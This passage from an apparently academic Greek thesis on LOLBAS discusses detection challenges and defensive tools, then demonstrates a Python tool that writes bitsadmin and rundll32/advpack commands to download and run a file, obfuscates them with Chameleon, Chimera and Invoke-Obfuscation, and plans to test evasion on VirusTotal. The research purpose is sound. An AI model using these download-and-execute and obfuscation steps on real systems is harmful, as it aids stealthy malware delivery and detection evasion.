Ένας άλλος κρίσιμος πρόβλημα είναι το μειωμένο αποτύπωμα επίθεσης που προσφέρουν οι τεχνικές LOLBAS. Το παραδοσιακό κακόβουλο λογισμικό εισάγει συχνά νέα αρχεία και δυαδικά αρχεία στο σύστημα, τα οποία μπορούν να ανιχνευθούν μέσω ελέγχων ακεραιότητας και εργαλείων παρακολούθησης. Αντίθετα, οι μέθοδοι LOLBAS αξιοποιούν τα υπάρχοντα εργαλεία στο λειτουργικό σύστημα, μειώνοντας την ανάγκη για νέα στοιχεία που θα μπορούσαν να επισημανθούν από τα συστήματα ασφαλείας. Αυτό όχι μόνο καθιστά την ανίχνευση πιο δύσκολη, αλλά και περιπλέκει την ανάλυση, καθώς υπάρχουν λιγότεροι δείκτες για την παρακολούθηση της προέλευσης και του πεδίου εφαρμογής της επίθεσης.

Η δυσκολία διαφοροποίησης μεταξύ νόμιμων δραστηριοτήτων και κακόβουλης χρήσης είναι ένας άλλος σημαντικό πρόβλημα της χρήσης των LOLBAS. Οι διαχειριστές συστημάτων χρησιμοποιούν συνήθως εργαλεία όπως το PowerShell, το PsExec και το Windows Management Instrumentation (WMI) για συντήρηση και αντιμετώπιση προβλημάτων. Όταν οι επιτιθέμενοι χρησιμοποιούν τα ίδια εργαλεία για κακόβουλους σκοπούς, οι ομάδες ασφαλείας αντιμετωπίζουν την πρόκληση να διακρίνουν την πρόθεση πίσω από τη χρήση τους. Αυτή η ασάφεια μπορεί να καθυστερήσει τους χρόνους απόκρισης και να περιπλέξει τον εντοπισμό παραβιάσεων ασφαλείας, καθώς οι συνήθεις δραστηριότητες ενδέχεται να καλύψουν κακόβουλες λειτουργίες.

Τα LOLBAS διευκολύνουν επίσης την καθιέρωση και τη διατήρηση της επιμονής μέσα στα συστήματα. Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν αυτά τα εργαλεία για να δημιουργήσουν backdoors, να προγραμματίσουν εργασίες ή να τροποποιήσουν τις διαμορφώσεις

του συστήματος, εξασφαλίζοντας συνεχή πρόσβαση με την πάροδο του χρόνου. Αυτές οι ενέργειες μπορούν να εμφανιστούν ως συνήθεις λειτουργίες του συστήματος, καθιστώντας τις λιγότερο πιθανό να παρατηρηθούν από συστήματα παρακολούθησης ασφαλείας. Ως αποτέλεσμα, οι επιτιθέμενοι μπορούν να διατηρήσουν μια θέση για παρατεταμένες περιόδους, αυξάνοντας τις δυνατότητες περαιτέρω εκμετάλλευσης και κλοπής δεδομένων.

Η πλευρική κίνηση στα δίκτυα [27] είναι ένας άλλος τομέας όπου οι LOLBAS μέθοδοι έχουν σημαντικό αντίκτυπο. Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν νόμιμα εργαλεία όπως το RDP και το PsExec για να μετακινηθούν από το ένα μηχάνημα στο άλλο, εκμεταλλευόμενοι την εμπιστοσύνη και τα δικαιώματα που σχετίζονται με αυτά τα εργαλεία. Αυτή η πλευρική κίνηση συχνά εκτελείται κρυφά, χρησιμοποιώντας νόμιμα διαπιστευτήρια, γεγονός που μειώνει τις πιθανότητες ανίχνευσης. Μόλις ένας εισβολέας αποκτήσει πρόσβαση σε ένα μέρος του δικτύου, μπορεί να αξιοποιήσει τα LOLBAS για να διαδώσει την εμβέλειά τους, ενδεχομένως θέτοντας σε κίνδυνο πολλαπλά συστήματα και κλιμακώνοντας τον έλεγχό τους στο δίκτυο.

Η πρόκληση της εξαγωγής δεδομένων με τη χρήση LOLBAS είναι επίσης αξιοσημείωτη. Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν νόμιμα εργαλεία για τη μεταφορά δεδομένων από το δίκτυο. Αυτά τα εργαλεία μπορούν να συνδυάσουν τις δραστηριότητές τους με την τακτική κίνηση του δικτύου, καθιστώντας δύσκολο τον εντοπισμό μη εξουσιοδοτημένων μεταφορών δεδομένων. Ο μυστικός χαρακτήρας αυτών των μεθόδων εξαγωγής μπορεί να οδηγήσει σε σημαντικές παραβιάσεις δεδομένων πριν εντοπιστούν, οδηγώντας σε σημαντική οικονομική ζημία τον εκάστοτε οργανισμό.

Επιπλέον, η χρήση των LOLBAS περιπλέκει την αντιμετώπιση περιστατικών ως ύποπτων. Δεδομένου ότι αυτά τα εργαλεία είναι νόμιμα, η παρουσία τους σε ένα σύστημα δεν υποδηλώνει κακόβουλη δραστηριότητα. Επομένως, οι αναλυτές πρέπει να αφιερώσουν επιπλέον χρόνο και προσπάθεια για να κατανοήσουν το πλαίσιο και την πρόθεση πίσω από τη χρήση αυτών των εργαλείων, γεγονός που μπορεί να επιβραδύνει τη διαδικασία έρευνας και να καθυστερήσει τις προσπάθειες αποκατάστασης. Δεν θα πρέπει να παραβλέπεται το γεγονός ότι η ανάμειξη κακόβουλων δραστηριοτήτων με κανονικές λειτουργίες μπορεί να αποκρύψει το χρονοδιάγραμμα της επίθεσης και να δυσκολέψει τον εντοπισμό του αρχικού σημείου της επίθεσης, περιπλέκοντας περαιτέρω την απάντηση.

4.2. Στρατηγικές Αντιμετώπισης

Η αντιμετώπιση της απειλής που δημιουργείται από τη χρήση των LOLBAS απαιτεί μια πολύπλευρη και προληπτική προσέγγιση. Οι οργανισμοί πρέπει να εφαρμόζουν ένα συνδυασμό προηγμένων μεθόδων ανίχνευσης, αυστηρών ελέγχων πρόσβασης, συνεχούς παρακολούθησης και τακτικών ελέγχων ασφαλείας για την αποτελεσματική άμβλυνση των κινδύνων που συνδέονται με αυτά τα νόμιμα αλλά δυνητικά επιβλαβή εργαλεία [28] [29] .

Προηγμένη ανίχνευση απειλών και Ανάλυση Συμπεριφοράς: Μία από τις κύριες στρατηγικές για την αντιμετώπιση των LOLBAS είναι η εφαρμογή προηγμένων συστημάτων ανίχνευσης απειλών που επικεντρώνονται στην ανάλυση συμπεριφοράς αντί να βασίζονται αποκλειστικά στην ανίχνευση με βάση την υπογραφή. Οι παραδοσιακές λύσεις συχνά αποτυγχάνουν να ανιχνεύσουν τα LOLBAS επειδή δεν διαθέτουν τις ξεχωριστές υπογραφές που σχετίζονται με το παραδοσιακό κακόβουλο λογισμικό. Τα εργαλεία ανάλυσης συμπεριφοράς, ωστόσο, παρακολουθούν τις δραστηριότητες και τα πρότυπα των διεργασιών του συστήματος για τον εντοπισμό ανωμαλιών που μπορεί να υποδηλώνουν κακόβουλη συμπεριφορά. Για παράδειγμα, ασυνήθιστα πρότυπα στη χρήση του PowerShell ή απροσδόκητες συνδέσεις δικτύου που ξεκινούν από μια κανονικά καλοήθη διαδικασία μπορούν να προκαλέσουν ειδοποιήσεις, επιτρέποντας στις ομάδες ασφαλείας να διερευνήσουν περαιτέρω.

Αρχή ελάχιστων προνομίων και έλεγχοι πρόσβασης: Η επιβολή της αρχής των ελαχίστων προνομίων είναι μια άλλη κρίσιμη στρατηγική για τον μετριασμό των κινδύνων των LOLBAS. Διασφαλίζοντας ότι οι χρήστες και οι εφαρμογές έχουν μόνο το ελάχιστο επίπεδο πρόσβασης που απαιτείται για την εκτέλεση των λειτουργιών τους, οι οργανισμοί μπορούν να περιορίσουν τις πιθανές ζημιές που προκαλούνται από παραβιασμένους λογαριασμούς ή διεργασίες. Αυτό περιλαμβάνει αυστηρά μέτρα ελέγχου πρόσβασης, όπως ο έλεγχος πρόσβασης βάσει ρόλων (RBAC), ο οποίος περιορίζει την πρόσβαση με βάση το ρόλο του χρήστη εντός του οργανισμού. Η τακτική αναθεώρηση και ενημέρωση των δικαιωμάτων πρόσβασης είναι απαραίτητη για να διασφαλιστεί ότι τα δικαιώματα εκχωρούνται κατάλληλα και ότι η περιττή πρόσβαση ανακαλείται.

Λίστα επιτρεπόμενων εφαρμογών και έλεγχος εκτέλεσης: Η λίστα επιτρεπόμενων εφαρμογών είναι ένα ισχυρό εργαλείο για την αποτροπή της εκτέλεσης μη εξουσιοδοτημένων δυαδικών αρχείων και scripts. Διατηρώντας μια λίστα εγκεκριμένων εφαρμογών και αποτρέποντας την εκτέλεση όλων των άλλων, οι οργανισμοί μπορούν να μειώσουν σημαντικά τον κίνδυνο κακόβουλων δραστηριοτήτων. Αυτή η προσέγγιση απαιτεί πλήρη κατανόηση των νόμιμων εργαλείων και διεργασιών που χρησιμοποιούνται στον οργανισμό και συνεχείς ενημερώσεις στη λίστα επιτρεπόμενων καθώς εισάγονται νέες εφαρμογές και ενημερώσεις. Σε συνδυασμό με

αυστηρές πολιτικές εκτέλεσης, η λίστα επιτρεπόμενων εφαρμογών μπορεί να εμποδίσει αποτελεσματικά τη χρήση μη εγκεκριμένων LOLBAS από επιτιθέμενους.

Συνεχής παρακολούθηση και καταγραφή: Η συνεχής παρακολούθηση και η λεπτομερής καταγραφή αποτελούν βασικά συστατικά μιας αποτελεσματικής άμυνας κατά των LOLBAS. Τα συστήματα διαχείρισης πληροφοριών και συμβάντων ασφαλείας (SIEM) [30] συγκεντρώνουν και αναλύουν δεδομένα καταγραφής από διάφορες πηγές σε όλο το δίκτυο, παρέχοντας πληροφορίες σε πραγματικό χρόνο για πιθανά περιστατικά ασφαλείας. Διατηρώντας λεπτομερή αρχεία καταγραφής της χρήσης εργαλείων και δυαδικών αρχείων, οι ομάδες ασφαλείας μπορούν να εντοπίσουν ασυνήθιστες δραστηριότητες που μπορεί να υποδηλώνουν επίθεση. Οι τακτικοί έλεγχοι αυτών των αρχείων καταγραφής βοηθούν στην ανίχνευση μοτίβων και ανωμαλιών που θα μπορούσαν να χαθούν κατά την παρακολούθηση σε πραγματικό χρόνο.

Ευαισθητοποίηση και εκπαίδευση σε θέματα ασφάλειας: Η εκπαίδευση των χρηστών και των διαχειριστών σχετικά με τους κινδύνους που συνδέονται με τα LOLBAS και τον τρόπο αναγνώρισης πιθανών απειλών είναι ένα κρίσιμο προληπτικό μέτρο. Η τακτική εκπαίδευση ευαισθητοποίησης για την ασφάλεια μπορεί να βοηθήσει τους υπαλλήλους να κατανοήσουν τη σημασία της τήρησης πρωτοκόλλων ασφαλείας και της αναγνώρισης σημείων ηλεκτρονικού ψαρέματος ή άλλων επιθέσεων κοινωνικής μηχανικής που μπορεί να οδηγήσουν σε κατάχρηση των νόμιμων εργαλείων. Οι διαχειριστές θα πρέπει να λαμβάνουν εξειδικευμένη εκπαίδευση σχετικά με την ασφαλή χρήση εργαλείων και βέλτιστων πρακτικών για τη διαχείριση του συστήματος, ώστε να μειωθεί ο κίνδυνος αξιοποίησης αυτών των εργαλείων για κακόβουλους σκοπούς.

4.3. Εργαλεία Αντιμετώπισης

Ένα από τα θεμελιώδη στοιχεία της αμυντικής στρατηγικής απέναντι στα LOLBAS είναι η εφαρμογή λύσεων ανίχνευσης και απόκρισης τελικού σημείου (EDR). Τα εργαλεία EDR όπως το CrowdStrike Falcon, το Carbon Black και το Microsoft Defender [31] παρέχουν λεπτομερή ορατότητα στις δραστηριότητες του τελικού σημείου και ανιχνεύουν ασυνήθιστα πρότυπα χρήσης νόμιμων εργαλείων όπως το PowerShell και το WMI. Αυτά τα εργαλεία όχι μόνο προειδοποιούν τις ομάδες ασφαλείας για ύποπτη συμπεριφορά, αλλά προσφέρουν επίσης χαρακτηριστικά αντιμετώπισης περιστατικών για την απομόνωση και την αποκατάσταση των επηρεαζόμενων συστημάτων, περιορίζοντας έτσι την απειλή πριν μπορέσει να εξαπλωθεί περαιτέρω.

Τα συστήματα ασφάλειας πληροφοριών και διαχείρισης συμβάντων (SIEM) διαδραματίζουν κρίσιμο ρόλο στη συγκέντρωση και ανάλυση δεδομένων καταγραφής από διάφορες πηγές σε όλο

το δίκτυο. Λύσεις SIEM όπως το Splunk, το IBM QRadar και το LogRhythm [32] βοηθούν στη συσχέτιση γεγονότων από διαφορετικά συστήματα για τον εντοπισμό προτύπων ενδεικτικών κατάχρησης (Indicators of Compromise - IoCs) LOLBAS. Παρέχοντας ανάλυση σε πραγματικό χρόνο των ειδοποιήσεων ασφαλείας και των περιεκτικών αναφορών, τα συστήματα SIEM επιτρέπουν στις ομάδες ασφαλείας να εντοπίζουν και να ανταποκρίνονται αποτελεσματικότερα σε πιθανές απειλές. Τα συστήματα αυτά είναι απαραίτητα για τη διατήρηση μιας ολιστικής άποψης της στάσης ασφαλείας του δικτύου και για τον γρήγορο εντοπισμό και τον μετριασμό των περιστατικών που αφορούν την κατάχρηση νόμιμων εργαλείων.

Επιπλέον, τα εργαλεία ανάλυσης συμπεριφοράς προσθέτουν ένα άλλο επίπεδο άμυνας εστιάζοντας στην ανίχνευση αποκλίσεων από την κανονική συμπεριφορά εντός του δικτύου και στα τελικά σημεία. Εργαλεία όπως το Vectra AI, το Darktrace και το Exabeam [33] χρησιμοποιούν μηχανική μάθηση και κινούνται προς την συγκεκριμένη κατεύθυνση. Αναλύοντας τη συμπεριφορά των χρηστών και των οντοτήτων, αυτά τα εργαλεία μπορούν να ανιχνεύσουν εξελιγμένες επιθέσεις που μπορεί να χάσουν τα παραδοσιακά συστήματα τα οποία βασίζονται σε υπογραφές. Αυτή η προληπτική προσέγγιση επιτρέπει στους οργανισμούς να εντοπίζουν και να ανταποκρίνονται σε απειλές προτού προκαλέσουν σημαντική ζημιά.

Για να ενισχύσουν περαιτέρω τις άμυνες, οι οργανισμοί μπορούν να εφαρμόσουν εργαλεία λευκής λίστας εφαρμογών και ελέγχου εκτέλεσης. Λύσεις όπως το Microsoft AppLocker, το Symantec Endpoint Protection και το Ivanti Application Control [34] διασφαλίζουν ότι επιτρέπεται η εκτέλεση μόνο εγκεκριμένων εφαρμογών σε συστήματα, αποτρέποντας αποτελεσματικά την εκτέλεση μη εξουσιοδοτημένων δυαδικών αρχείων και σεναρίων. Τέλος, εργαλεία ανάλυσης κίνησης δικτύου όπως το Cisco Stealthwatch, το Corelight και το ExtraHop [35] παρακολουθούν και αναλύουν την κίνηση του δικτύου για τον εντοπισμό ανωμαλιών και πιθανών προσπαθειών εξαγωγής, παρέχοντας ένα άλλο επίπεδο ασφάλειας κατά της κατάχρησης νόμιμων εργαλείων για κακόβουλους σκοπούς.

ΚΕΦΑΛΑΙΟ 5: ΧΡΗΣΗ LOLBAS ΜΕ PYTHON ΚΑΙ POWERSHELL

Σε αυτό το κεφάλαιο, θα αξιοποιήσουμε κάποια LOLBAS, χρησιμοποιώντας Python και PowerShell, προκειμένου να κατεβάσουμε και να εκτελέσουμε το αρχείο εγκατάστασης του 7zip από το διαδίκτυο. Η συγκεκριμένη προσέγγιση περιλαμβάνει τη χρήση εργαλείων obfuscation, όπως το «Invoke Obfuscation», το «Chimera» και το «Chameleon», τα οποία έχουν σχεδιαστεί για να μετατρέπουν τις εντολές PowerShell σε μορφές δυσανάγνωστες για τα συστήματα ανίχνευσης.

Τέλος, προκειμένου να αξιολογήσουμε την αποτελεσματικότητα των μεθόδων obfuscation που χρησιμοποιήσαμε, το τελικό αρχείο που περιέχει τις κρυπτογραφημένες εντολές ανεβαίνει στην πλατφόρμα VirusTotal. Μέσω αυτής της διαδικασίας, θα επιδιώξουμε να κατανοήσουμε την ικανότητα των σύγχρονων εργαλείων ανίχνευσης να εντοπίζουν εξελιγμένες επιθέσεις, καθώς και την αντίκτυπο των τεχνικών obfuscation στη διαδικασία ανίχνευσης κακόβουλου λογισμικού.

5.1. Περιγραφή της Διαδικασίας

Αρχικά, θα αναπτύξουμε ένα πρόγραμμα σε Python το οποίο διαθέτει ένα βασικό μενού επιλογών. Ο χρήστης αλληλοεπιδρά με το πρόγραμμα μέσω αυτού του μενού, επιλέγοντας τη λήψη και εκτέλεση αρχείων από το διαδίκτυο. Πιο συγκεκριμένα, ο χρήστης δίνει εντολή για τη λήψη ενός αρχείου, καθορίζοντας το όνομα υπό το οποίο επιθυμεί να αποθηκευτεί (π.χ. download 7zip.exe). Στη συνέχεια, το πρόγραμμα ζητά από τον χρήστη το URL από το οποίο θα γίνει η λήψη του αρχείου, όπως το «http://7-zip.org/a/7z1604-x64.exe».

Μόλις ο χρήστης εισάγει το URL, το πρόγραμμα επιλέγει τυχαία ένα από τα διαθέσιμα LOLBAS που υπάρχουν στη λίστα, και δημιουργεί ένα αρχείο PowerShell με το όνομα «magg0t.ps1», στο οποίο εξάγεται η κατάλληλη εντολή για τη λήψη του αρχείου. Αφού ολοκληρωθεί αυτή η διαδικασία, το πρόγραμμα ζητά από τον χρήστη να καθορίσει την επόμενη ενέργεια. Αν ο χρήστης επιλέξει την εκτέλεση του αρχείου που μόλις κατέβασε, το πρόγραμμα θα επιλέξει και πάλι τυχαία ένα LOLBAS και θα δημιουργήσει την αντίστοιχη εντολή εκτέλεσης μέσα στο αρχείο. Το πρόγραμμα ζητά ξανά από τον χρήστη να καθορίσει την επόμενη ενέργεια. Αν αυτός επιλέξει «exit», το αρχείο κλείνει και πρόγραμμα τερματίζεται.

```
What do you want to do?

download 7zip.exe
Where from?
http://7-zip.org/a/7z1604-x64.exe
BitsAdmin

bitsadmin /transfer debjob /download /priority normal http://7-zip.org/a/7z1604-x64.exe C:\Users\Public\7zip.exe
What do you want to do?

execute 7zip.exe
Ieadvpack

What do you want to do?

exit
```

5.1.1. Απόκρυψη Εντολών (Obfuscation)

Μετά την ολοκλήρωση της εξαγωγής των εντολών στο «magg0t.ps1», προχωρούμε στη διαδικασία απόκρυψης (obfuscation) των εντολών που περιέχονται σε αυτό. Για την απόκρυψη θα χρησιμοποιήσουμε τα εργαλεία Chameleon, Chimera και Invoke-Obfuscation. Η χρήση αυτών των εργαλείων βοηθά στην αποφυγή ανίχνευσης των εντολών από τα συστήματα ασφαλείας, κάνοντάς τες λιγότερο αναγνωρίσιμες και πιο δύσκολες στην ανάλυση.

Chamelon

Χρησιμοποιούμε το Chameleon για το obfuscation του αρχείου «magg0t.ps1» και δημιουργούμε το νέο, obfuscated, αρχείο «magg0t-obf.ps1», όπως φαίνεται στην εικόνα παρακάτω.

```
C:\Users\User\Desktop\LOLBAS\chameleon-main>python3 chameleon.py magg0t.ps1 --de
cimal --base64 --verbose -o .\magg0t-obf.ps1

 by d3adc0de (@klezVirus)

[+] Starting obfuscation at 2024-10-08 18:13:21.141695
  [*] Zeroing out comments... Done
[+] Chameleon: standard obfuscation
  [*] Identifying scoped variables and reflective constructors
    [>] Generating function mapping... Success
    [-] No variables found
  [*] Removing comment placeholders... Done
[+] Chameleon: obfuscation via encoding
  [*] Converting to decimal... Done
  [*] Converting to base64... Done
  [*] Writing obfuscated payload to .\magg0t-obf.ps1... Done
[+] Ended obfuscation at 2024-10-08 18:13:21.141695
```

Chimera

Αντίστοιχα, χρησιμοποιούμε το chimera στο «magg0t.ps1».


```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User\Desktop\LOLBAS\Chimera-master>chimera.sh -l 3 -f shells/magg0t.ps1
 -o magg0t-obf.ps1 -t powershell,windows,copyright -c -i -h -s length,get-locati
on,ascii,stop,close,getstream -b new-object,reverse,invoke-expression,out-string
,write-error -j -g -k -r -p
```

Το Chimera εκτελείται και δημιουργεί το αρχείο «magg0t-obf.ps1» με τις κρυπτογραφημένες, πλέον, εντολές.

```
/usr/bin/bash --login -i C:\Users\User\Desktop\LOLBAS\Chimera-master\chimera.sh -l 3 -f shells/magg0t.ps1 -o magg0t-obf.ps1 -t powershell,windows,copyright -c -i -...

 by @tokyoneon_

       7) l="${c[2]}IT'S OVER 9,000# printing the level at the start of ev
ery chimera execution# printing the level at the start of every chimera exe
cution{c[0]} (good luck ...)" ;;
 Starting chimera with level: 3

 Nishang Obfuscation

   Done

 Comment Substitution

  Detected: 0 comments

   Purged content between <#.*#> document tags
    Comment ... '# gk lick. N mob. A. Kgo. Dvsuikmno kmsgku'

 Character Randomization

  Randomized character punctuation: 3 iterations

   Unmodified source
    00000000: 6269 7473 6164 6d69 6e20 2f74 7261 6e73  bitsadmin /trans
    00000010: 6665 7220 6465 626a 6f62 202f 646f 776e  fer debjob /down
    00000020: 6c6f 6164 202f 7072 696f 7269 7479 206e  load /priority n

    00000080: 7670 6163 6b2e 646c 6c2c 5265 6769 7374  vpack.dll,Regist
    00000090: 6572 4f43 5820 433a 5c55 7365 7273 5c50  erOCX C:\Users\P
    000000a0: 7562 6c69 635c 377a 6970 2e65 7865 0a    ublic\7zip.exe.
```

Invoke Obfuscation

Τέλος, με τον ίδιο τρόπο, χρησιμοποιούμε το εργαλείο «Invoke Obfuscation» στο «magg0t.ps1», επιλέγοντας «token» και μετά «all» ώστε να κρυπτογραφήσουμε τις εντολές του, όπως φαίνεται στις εικόνες παρακάτω.




```
Invoke-Obfuscation\Token\String> set scriptpath C:\Users\User\Desktop\LOLBAS\Invoke-Obfuscation-master\
magg0t.ps1


Successfully set ScriptPath:
C:\Users\User\Desktop\LOLBAS\Invoke-Obfuscation-master\magg0t.ps1
```

```
Administrator: Windows PowerShell

Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)


Invoke-Obfuscation> token


Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)


Invoke-Obfuscation\Token> all


Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1         Execute ALL Token obfuscation techniques (random order)


Invoke-Obfuscation\Token\All> 1

[*] Obfuscating 2 Command tokens.

[*] Obfuscating 10 Argument tokens.

[*] Obfuscating 2 Type tokens.

Executed:
  CLI:  Token\All\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock

Result:
&("{2}{0}{1}" -f'tsa','dmin','bi') ("{0}{1}{3}{2}"-f '/tr','a','fer','ns') ("{0}{1}" -f'debj','ob') ("{
0}{1}{2}" -f'/do','wnl','oad') ("{2}{1}{0}" -f 'rity','io','/pr') ("{2}{1}{0}"-f'l','orma','n') ("{8}{4
}{3}{5}{1}{2}{7}{6}{0}" -f '64.exe','o','rg/a','-z','//7','ip.','604-x','/7z1','http:') ((("{3}{4}{2}{0
}{5}{1}"-f 'ic{0}7','ip.exe','}Publ','C',':{0}Users{0}','z'))  -F [chAR]92)
.("{2}{3}{0}{1}" -f '32.','exe','r','undll') ("{2}{0}{1}" -f'pack.dl','l','adv'),("{3}{1}{0}{2}" -f'erO
','st','CX','Regi') ((("{7}{4}{1}{5}{6}{0}{9}{2}{8}{3}"-f 'icNV','EUsersN','i','e',':NV','V','EPubl','C
','p.ex','E7z')) -RePlAcE 'NVE',[ChAr]92)
```


Τέλος, δημιουργούμε ένα νέο αρχείο «magg0t-obf.ps1», στο οποίο εισάγουμε το αποτέλεσμα της παραπάνω διαδικασίας.

5.1.2. Εκτέλεση

